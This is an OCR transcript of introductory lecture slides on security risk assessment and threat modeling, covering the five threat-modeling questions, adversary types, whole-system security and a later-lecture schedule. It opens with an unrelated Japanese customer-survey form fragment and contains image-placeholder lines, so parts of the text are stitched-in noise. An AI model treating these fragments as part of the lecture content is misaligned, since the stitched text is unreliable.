
□紹介 (様より) □チラシを見て □看板を見て

□その他 ( )


ご希望などございましたら、ご記入ください。

顧客コード： 担 当 者：

Eliminate/Mitigate
Minimize (compensate)
Transfer
Accept
~~Ignore~~



Risk assessment



Different approaches to risk assessment

How do you identify relevant risks and threats?

Threat assessment
Risk modeling >< **Risk assessment**

Threats and risks

Threat assessments asks
"what could happen to this box/system/data?"

Risk assessments asks
"how much should I care?"

Playground in a kindergarden
or
The gate to a bank

Different approaches to risk assessment

A security solution

Threat assessment
Risk modeling

><

Risk assessment

What are we protecting
What can go wrong
Who could do something

What is the consequence

Threat modeling – the 5 risk assessment questions

1. What do you want to protect?
2. Who do you want to protect it from?
3. How likely is it that you will need to protect it?
4. How bad are the consequences if you fail?
5. How much trouble are you willing to go through in order to try to prevent those?


Threat modeling – the 5 risk assessment questions

1. What do you want to protect?
   Assets
2. Who do you want to protect it from?
   Adversaries and threats
3. How likely is it that you will need to protect it?
   Probability
4. How bad are the consequences if you fail?
   Risk
5. How much trouble are you willing to go through in order to try to prevent those?
   Value

Mapping processes and assets

Adversaries

Hacktivists
Organised crime
Terrorists
National governments
Thieves
Business competitors
Industrial espionage
Your supplier
Your customer
The media
Your family
Your ex-girlfriend
…



Threat models

Threat	Ex-girlfriend/boyfriend breaking into your email account and publicly releasing your correspondence with the My Little Pony fan club	Organized criminals breaking into your email account and sending spam using your identity	The Mossad doing Mossad things with your email account
Solution	Strong passwords	Strong passwords + common sense (don't click on unsolicited herbal Viagra ads that result in keyloggers and sorrow)	◆ Magical amulets? ◆ Fake your own death, move into a submarine? ◆ YOU'RE STILL GONNA BE MOSSAD'ED UPON

Figure 1: Threat models

https://www.usenix.org/system/files/1401_08-12_mickens.pdf

Threat modeling – your life

Should I buy a new bicycle lock?
Should I lock the door at home?
Should I backup my thesis?

Threat modeling – the 5 questions

1. What do you want to protect?
   Assets
2. Who do you want to protect it from?
   Adversaries and threats
3. How likely is it that you will need to protect it?
   Probability
4. How bad are the consequences if you fail?
   Risk
5. How much trouble are you willing to go through in order to try to prevent those?
   Value

Threat modeling

Do threat modeling early in the process – otherwise security becomes a bug-hunting exercise (not effective)

Purpose of threat modeling is primarily to find security DESIGN errors

The whole system is critical

Security is only as strong as the weakest link

Securing a system involves a whole-system view:

- Cryptography
- Implementation
- People
- The computer environment (network of networks)
- Everything in between

"If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology"

– Bruce Schneier


You need to consider **people**, **processes**, **technology**

Countermeaures

IT security requirements should be identified and handled by a methodical assessment of the risks.

Are the risks tolerable?
Should we try to mitigate them, how?

This is where your security engineering toolbox comes into play



The next lectures

Sep 19:	**Security management and Disaster recovery**
Sep 22:	Malicious software
Sep 26:	Software security
Sep 29:	Security architecture (perimeter, zero trust, OT), Hardware security
Oct 3:	Cloud-security, AI-security, IoT-security…
Oct 6:	Intrusion detection, Network attacks
Oct 10:	Forensics
Oct 20:	Privacy, Data protection
Oct 24:	Privacy engineering, Privacy by design, PETS and GDPR

Questions?